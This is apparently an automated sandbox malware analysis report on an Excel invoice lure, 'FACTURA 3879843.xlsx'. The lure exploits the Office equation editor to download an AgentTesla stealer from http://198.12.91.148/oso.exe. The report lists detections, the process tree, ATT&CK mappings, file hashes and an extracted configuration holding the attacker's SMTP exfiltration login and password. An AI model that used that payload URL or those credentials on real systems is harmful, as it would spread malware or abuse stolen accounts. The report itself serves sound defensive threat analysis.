ID: 452698
Sample Name: FACTURA 3879843.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:17:10
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report FACTURA 3879843.xlsx

Overview


General Information

Sample Name:	FACTURA 3879843.xlsx
Analysis ID:	452698
MD5:	9ae3b1aa2c80f4e.
SHA1:	8579f018a10f93c..
SHA256:	82737660638921..
Tags:	VelvetSweatshop, xlsx
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected AgentTesla
- Yara detected AgentTesla
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Office equation editor drops PE file

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2656 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 260 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 3068 cmdline: 'C:\Users\Public\vbc.exe' MD5: E8194372570D57749B3033E063BDC5D8)
    - vbc.exe (PID: 1772 cmdline: C:\Users\Public\vbc.exe MD5: E8194372570D57749B3033E063BDC5D8)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "katie.fox@snythomer.com",
  "Password": "wirelord3116",
  "Host": "us2.smtp.mailhostbox.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2364285317.00000000025 11000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
00000007.00000002.2363650906.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.2363650906.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Process Memory Space: vbc.exe PID: 1772	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
Process Memory Space: vbc.exe PID: 1772	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.vbc.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
7.2.vbc.exe.400000.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

System Summary:

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Remote Access Functionality:


Yara detected AgentTesla

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 1 1 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 3 1	Security Account Manager	Virtualization/Sandbox Evasion 1 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	System Information Discovery 1 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Extra Window Memory Injection 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
FACTURA 3879843.xlsx	30%	Virustotal		Browse
FACTURA 3879843.xlsx	28%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\oso[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.vbc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pcLwYQ.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://198.12.91.148/oso.exe	9%	Virustotal		Browse
http://198.12.91.148/oso.exe	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://198.12.91.148/oso.exe	true	• 9%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.12.91.148	unknown	United States	🇺🇸	36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452698
Start date:	22.07.2021
Start time:	18:17:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 56s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	FACTURA 3879843.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@6/13@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:18:07	API Interceptor	88x Sleep call for process: EQNEDT32.EXE modified
18:18:11	API Interceptor	884x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.12.91.148	FACTURAS PENDIENTES 3782#.xlsx	Get hash	malicious	Browse	• 198.12.91.148/can.exe
	DHL 932864790.xlsx	Get hash	malicious	Browse	• 198.12.91.148/man.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	6HAisf3waN	Get hash	malicious	Browse	• 23.236.181.202
	Swift-Payment_Details.xlsx	Get hash	malicious	Browse	• 192.210.173.40
	PO20210722.xlsx	Get hash	malicious	Browse	• 172.245.119.43
	USD_SLIP.docx	Get hash	malicious	Browse	• 198.46.132.159

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	o3ZUDIEL1v	Get hash	malicious	Browse	• 107.173.85.99
	Invoice.xlsx	Get hash	malicious	Browse	• 198.12.81.125
	BANKINV19072021LIMCA.xlsx	Get hash	malicious	Browse	• 192.227.129.35
	aJw19xLGjc	Get hash	malicious	Browse	• 107.172.19 6.205
	uqZ7bBFvVL	Get hash	malicious	Browse	• 107.172.19 6.205
	9J7OaHH7Ob	Get hash	malicious	Browse	• 107.172.19 6.205
	QbdydvqPuu	Get hash	malicious	Browse	• 107.172.19 6.205
	sphost.exe	Get hash	malicious	Browse	• 172.245.18 6.101
	_VM_1064855583.HtM	Get hash	malicious	Browse	• 75.127.11.55
	Inv-04_PDF.vbs	Get hash	malicious	Browse	• 192.227.12 8.168
	Dvf7OP92yJ	Get hash	malicious	Browse	• 104.170.143.71
	PURCHASE ORDER 72021.xlsx	Get hash	malicious	Browse	• 198.12.81.125
	Order Request for Quotation.xlsx	Get hash	malicious	Browse	• 198.12.91.134
	Quotaton.xlsx	Get hash	malicious	Browse	• 198.12.81.125
	SWIFT MESSAGE DETAILS.xlsx	Get hash	malicious	Browse	• 192.210.173.40
	PI.xlsx	Get hash	malicious	Browse	• 198.23.207.48

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\oso[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1021952
Entropy (8bit):	7.259067983893984
Encrypted:	false
SSDEEP:	12288:gBKH67/6J5DhLI7/Hc6m60hVaIQNSef8IkyrA8Iz/syaUVKnpL7INeLc:gBJ63VUiXhIPSClkSAjzahpgNeLc
MD5:	E8194372570D57749B3033E063BDC5D8
SHA1:	50C6AB11638DBF4428767359BFA824A12022D7DC
SHA-256:	5E6C4E2ABF28FE57B881DC7751FE2422D5515232C93F3049276607CBC01AC74F
SHA-512:	73B360EC191DBC7A048021696ABEFC74EDDBFD8DB0B622EA5CB8A1D275792C42DDED1E7577352F5C02FCEB343D1550FF389626DA63467A8B579B77816CF4891
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://198.12.91.148/oso.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...+..`.....2...b.....Q... ...`....@.. ....@.....P..K.....]..... ....H.....text...41... ...2..... ..`.sdata.....`.....6.....@....rsrc....]....^...8.....@..@.reloc.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2A2F8885.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7608
Entropy (8bit):	5.086576227479567
Encrypted:	false
SSDEEP:	96:+SwrLSR5gs3iwiMO10VCVU7ckQadVDYM/PVfmhDqpH:5wA+sW31RGtdVDYM3VfmkpH

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2A2F8885.emf	
MD5:	1ED4B40E04D22D709A03B25997BD507E
SHA1:	01176038331214422A0009B8C00BCCC39EB3DACC
SHA-256:	8DAFCB076D4B82B4F83ADCB56C61EDC5FEF22ACDCEA454B9EFABF31D51D0045E
SHA-512:	975E373704460F0D6109237D1D46AA5266FED6F3435602D9938045C9C8A6C7766D7AB8682F9D99E7C2833181EFF11A1B421F3DC890ED6901EB700674ED3E0BC9
Malicious:	false
Reputation:	low
Preview:	....l...,..........<.................. EMF...............................8...X..................?................................C...R...p.................................S.e.g.o.e. .U.I.. .6.).X.......d....................^...^....p....\.....^.......^.<.^....p......^..6Pv...p....`..pp. .$y.v.S...........^....v....$.....J.d.......t.^..^.p.....^.pPD...S...l......-...$.^..<.v...............<.>v.Z.v....X.2p....p. ....vdv......%................................r..................'..........(...(.................?..........?...............l...4..........(...(...(...(...(..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\53902E5A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9ITdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG........IHDR...0...(.....9.......sRGB.........gAMA......a.....pHYs..........o.d....IDATx^....e.z...b.$..P ..^.Jd..8.........c..c..mF.&......F...[....Zk...>.g....{...U.T.S.'.O......eS`S`S `S`S`S`S`S..Q.{....._...?...g7.6.6.6.6.6.6.6......$.....................!..c.?.).).).).).)..).=...+....................}...............x.....O.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&................@. ....C...............+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).)..)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.......................]...........x....e..n...........+...d.x.w.7.6 .6.6.6.6.^..6 {..[.).).).).).)..)...+....M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1.................?.....b..o.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.>0.6 ....?. ).).).).).).).....................}.................l.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l@...................d.x...7.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\593E6A20.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....`.`......Exif..MM.*.......;.........J.i.........R......................>..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\69CBECC2.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.812391839617042
Encrypted:	false
SSDEEP:	3072:d34UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:94UcLe0JOcXuunhqcS
MD5:	B04EDAAE667522159F7332DBF52C609F
SHA1:	D73B3F6111E6B33EBF03368CB203FBAB0A37706E
SHA-256:	54D0E8AF520AF56D739B814816190A27847150A8D3EA870A4A9145A4B8F7B699
SHA-512:	B404B405FF03619D73AD0281F8B7A4E07C101E261C52EB09E4795F7DE08AB0B465FF51E2B57804094C2C671FA5EE0380100E11E189CF3670B4F413EFCCEE1BF4
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\69CBECC2.emf

Preview:

....l...........................m>...!.. EMF........(...\K..hC..F...,... ...EMF+.@.................X...X...F...\...P...EMF+"@...........@..........$@..........0@.............?
!@...........@..%...........%...................................R...p................................@."C.a.l.i.b.r.i...z$...l..-z.z.@..%
...H............p...NqP..........X......NqP...... ....y.z...... ....(..z.z............O...........................%...X...%...7...................{$..................C.a.l.i.b.r.i...........|..X...............(....vdv......%.
..........%...........%...........!..............................."...........%...........%...........%...........T...T..........................@.E.@............L........................P... ...6...F...$.......EMF+*@..$..........?
...........?.........@...........@..........*@..$..........?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6F70F52E.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 816 x 552, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	94963
Entropy (8bit):	7.9700481154985985
Encrypted:	false
SSDEEP:	1536:U75cCbvD0PYFuxgYx30CS9ITdjq/DnjKqLqA/cx8zJjCKouoRwWH/EXXXXXXXXXB:kAPVZZ+oq/3TLPcx8zJjCXaWfEXXXXXB
MD5:	17EC925977BED2836071429D7B476809
SHA1:	7A176027FFD13AA407EF29EA42C8DDF7F0CC5D5C
